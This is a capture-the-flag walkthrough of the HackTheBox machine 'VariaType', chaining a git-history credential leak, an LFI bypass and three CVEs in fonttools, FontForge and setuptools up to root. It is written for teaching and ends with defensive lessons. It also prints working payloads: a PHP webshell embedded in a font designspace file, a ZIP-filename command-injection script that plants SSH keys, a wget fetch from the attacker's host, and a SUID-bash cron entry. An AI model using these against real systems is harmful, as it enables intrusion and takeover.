VariaType — HackTheBox Medium Walkthrough
VariaType is a Linux medium that chains three real-world CVEs across font-processing tools to go from zero to root. What makes it compelling isn’t any single trick — it’s the discipline required to identify each vulnerability, understand why the sanitization fails, and stitch them together into a coherent attack path.
Overview
The box hosts a Flask-based variable font generator backed by fonttools, alongside a PHP validation portal with an exposed .git directory. The attack chain: dump git history for credentials → LFI to read source → exploit CVE-2025-66034 in fonttools varLib for a webshell → abuse CVE-2024-25082 in FontForge for lateral movement → leverage CVE-2025-47273 in setuptools for a cron-based root.
Reconnaissance
Port Scan
Starting with the standard nmap service scan:

Two ports: SSH and HTTP. The HTTP redirect tells us the box uses virtual-host routing, so we add variatype.htb to /etc/hosts and start enumerating from there.
Web Enumeration
The main site at variatype.htb is a Flask application built around variable font generation. The interesting endpoint is /tools/variable-font-generator, which accepts a .designspace XML file plus master font files (.ttf/.otf) and passes them to fonttools varLib via subprocess.run() on the server. Generated fonts land in the portal’s /files/ directory and are served via /download/<id>.
The Flask app alone doesn’t immediately offer much — it takes input and spits out fonts. Time to look for other attack surface. Running ffuf for virtual host enumeration turns up portal.variatype.htb:
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -u http://variatype.htb/ \
     -H "Host: FUZZ.variatype.htb" \
     -fc 301
Adding portal.variatype.htb to /etc/hosts and browsing to it reveals a PHP internal validation portal — a login page. Two things jump out immediately: the login form and a .git directory sitting in the web root.
Git History Credential Leak
A .git directory exposed over HTTP is almost always worth dumping. I used git-dumper to pull the entire repository:
git-dumper http://portal.variatype.htb/.git ./portal-git
cd portal-git
git log --oneline

The current HEAD has $USERS = [] — production credential store is empty. But commit 753b5f5 tells a different story. Checking that commit:
git show 753b5f5
$USERS = [
    'gitbot' => 'G1tB0t_Acc3ss_2025!'
];
Classic case of “we removed the credentials from the codebase but forgot they live in git history forever.” Logging in as gitbot:G1tB0t_Acc3ss_2025! gets us into the dashboard, which lists all generated fonts — the shared /files/ directory linking the two applications.
Foothold
LFI via ....// Path Traversal Bypass
The portal’s download.php has a ?f= parameter. Looking at the PHP source (we’ll read it shortly via LFI), the sanitization looks like:
$file = str_replace("../", "", $_GET['f']);
This is a single-pass replacement — a well-known bypass. The string ....// contains ../ starting at position 2, so stripping it once leaves ../. Stack four or five of these to break out of the web root:
curl -s -b cookies.txt \
  "http://portal.variatype.htb/download.php?f=....//....//....//....//....//etc/passwd"

Using the same trick, we read the Flask application source at /opt/variatype/app.py. This confirms the exact subprocess.run() call:
subprocess.run(['fonttools', 'varLib', 'config.designspace'], cwd=workdir)
The cwd is a temp directory under /tmp/variatype_uploads/<tmpdir>/ and the output font path is controlled by the <variable-font filename="..."> attribute in the .designspace XML. That’s our next attack surface.
Always validate assumptions by reading source when you can — this LFI just saved us significant guesswork about how varLib is invoked. The str_replace("../", "") bypass is a classic mistake; we covered a similar single-pass sanitization failure in Browsed.
CVE-2025-66034 — fonttools varLib Arbitrary File Write
fonttools varLib version 4.38.0 (shipped on Debian 12) uses the filename attribute of <variable-font> nodes directly as the output path when called via the CLI. There’s no os.path.basename() normalization — that fix came later. This means we can write the output font to an arbitrary path.
The trick is turning a font file into a PHP webshell. PHP’s execution model is wonderfully permissive: it will execute <?php ... ?> tags regardless of surrounding binary content. We just need to embed our PHP payload somewhere in the font data that gets written to disk. The .designspace <labelname> field accepts CDATA, and fonttools faithfully copies string data from designspace metadata into the output binary.
Here’s the crafted .designspace file:
<designspace format="5.0">
  <axes>
    <axis tag="wght" name="Weight" minimum="400" default="400" maximum="700">
      <labelname xml:lang="en"><![CDATA[<?php if(isset($_GET['cmd'])){system($_GET['cmd']);} ?>]]></labelname>
    </axis>
  </axes>
  <sources>
    <source filename="Regular.ttf" familyname="Shell" stylename="Regular">
      <location><dimension name="Weight" xvalue="400"/></location>
    </source>
    <source filename="Bold.ttf" familyname="Shell" stylename="Bold">
      <location><dimension name="Weight" xvalue="700"/></location>
    </source>
  </sources>
  <variable-fonts>
    <variable-font name="Shell"
      filename="../../../var/www/portal.variatype.htb/public/cmd.php">
      <axis-subsets><axis-subset name="Weight"/></axis-subsets>
    </variable-font>
  </variable-fonts>
</designspace>
The filename traverses up from the temp working directory back to the portal’s web root. Upload this via the font generator along with two minimal TTF files, and fonttools varLib writes the output — a binary TTF containing our PHP payload somewhere in its metadata — directly to cmd.php in the portal web root.
PHP-FPM doesn’t care about the binary content surrounding the <?php tag. The webshell executes:
curl "http://portal.variatype.htb/cmd.php?cmd=id"

We have code execution as www-data. I dropped a cleaner webshell next using base64 to avoid output parsing issues with the binary TTF wrapper, then moved on to lateral movement.
Lateral Movement — www-data → steve
CVE-2024-25082 — FontForge Command Injection via ZIP Internal Filenames
With the webshell, enumerating the filesystem turns up something interesting:
curl "http://portal.variatype.htb/cmd.php?cmd=ls+-la+/opt/"
There’s /opt/process_client_submissions.bak owned by steve. The active version lives at /home/steve/bin/process_client_submissions.sh and runs on a cron schedule as steve. Reading the backup gives us the full script logic: it loops over files in the shared /files/ directory and processes them with FontForge. For ZIP files specifically, FontForge’s Unarchive() function is called, which internally passes the ZIP’s member filename to system() for extraction.
Here’s the vulnerable pattern in the script:
fontforge -lang=py -c "import fontforge; fontforge.open('$file')" 2>/dev/null
The outer filename (the ZIP itself) is validated against ^[a-zA-Z0-9._-]+$ — safe characters only. But FontForge 20230101 passes the internal filename within the ZIP archive directly to system() without any sanitization. We control that internal filename entirely.
The exploit: create a ZIP with a benign outer name that passes the regex, but an internal filename containing a shell command injection payload:
import zipfile

pubkey = "ssh-ed25519 AAAA...your-key-here... kali@kali"
cmd = (
    f"mkdir -p /home/steve/.ssh && "
    f"echo '{pubkey}' >> /home/steve/.ssh/authorized_keys && "
    f"chmod 700 /home/steve/.ssh && "
    f"chmod 600 /home/steve/.ssh/authorized_keys"
)
internal_name = f"x.sfd;{cmd};#"

with zipfile.ZipFile('fontcheck.zip', 'w') as zf:
    zf.writestr(internal_name, b"SplineFontDB: 3.0\n")
The internal name x.sfd;{cmd};# uses semicolons as command separators and a trailing # to comment out anything FontForge might append. Drop fontcheck.zip into the shared /files/ directory via the webshell:
curl "http://portal.variatype.htb/cmd.php?cmd=wget+http://<VPN_IP>:8000/fontcheck.zip+-O+/var/www/portal.variatype.htb/public/files/fontcheck.zip"
Wait for the cron job to fire, then SSH in with our injected key:
ssh -i /tmp/variatype_key steve@<TARGET>
The user flag is waiting in /home/steve/user.txt.
Privilege Escalation — steve → root
CVE-2025-47273 — setuptools PackageIndex Path Traversal
Checking sudo permissions as steve:
sudo -l
(root) NOPASSWD: /usr/bin/python3 /opt/font-tools/install_validator.py *
The script takes a URL argument and downloads it to a plugin directory using setuptools.package_index.PackageIndex.download(url, PLUGIN_DIR). The installed setuptools version is 78.1.0 — the last vulnerable release before the path traversal fix.
Here’s the vulnerability chain inside PackageIndex.download():
- The URL is split on
/and the last component is taken as the filename:%2fetc%2fcron.d%2fpwn - That component is URL-decoded:
/etc/cron.d/pwn(an absolute path) os.path.join(PLUGIN_DIR, '/etc/cron.d/pwn')is called — in Python,os.path.join()discards all previous components when it encounters an absolute path segment, so the result is just/etc/cron.d/pwn- The file is written to
/etc/cron.d/pwnas root
The os.path.join() behavior with absolute paths is a frequent gotcha. We exploited a similar os.path.join() trust issue for file writes in Facts.
Setting up the exploit: host a file containing a cron entry that makes /bin/bash SUID:
# On attacker machine
echo '* * * * * root chmod 4755 /bin/bash' > pwn
python3 -m http.server 8888
Trigger the download as root:
sudo /usr/bin/python3 /opt/font-tools/install_validator.py \
  'http://<VPN_IP>:8888/%2fetc%2fcron.d%2fpwn'

Wait up to 60 seconds for cron to execute the entry, then:
/bin/bash -p -c 'whoami'
root
Root flag is at /root/root.txt.
Lessons Learned
Vhost enumeration is not optional. The Flask app alone was a dead end. Everything interesting flowed from discovering portal.variatype.htb — without that, there’s no git dump, no LFI, no webshell path. Always enumerate virtual hosts before concluding a web application has limited surface.
Git history is permanent credential storage. The current HEAD had $USERS = [], which would fool a cursory review. One git log --oneline and a git show later, we had working credentials. If secrets ever touched a commit, assume they’re compromised.
str_replace("../", "") is not a security control. Single-pass replacement is trivially bypassed with ....//. The correct approach is realpath() followed by a prefix check against the intended base directory.
CVE-2025-66034 (fonttools varLib): The <variable-font filename> attribute in .designspace is used unsanitized as the output file path when calling the CLI. The PHP polyglot technique works because PHP will execute <?php tags embedded anywhere in a binary file — font metadata is a valid carrier.
CVE-2024-25082 (FontForge): External validation of the archive’s outer filename doesn’t protect against injection via internal member names. If a tool calls system() with archive member names, the entire archive contents are an injection surface.
CVE-2025-47273 (setuptools PackageIndex): URL-encoding path separators (%2f) survives the URL component split, then decodes to an absolute path before being passed to os.path.join(). Python’s os.path.join() discards earlier path components when it encounters an absolute segment — behavior that’s documented but easy to forget when writing security-sensitive code.
The meta-lesson: All three vulnerabilities share the same root cause — trusting attacker-controlled strings as safe after partial sanitization. Whether it’s a single-pass str_replace, a filename validation that only checks the outer container, or a URL component split that happens before URL-decoding, each sanitization step creates a false sense of security. Defense in depth means validating the final interpreted value, not an intermediate representation.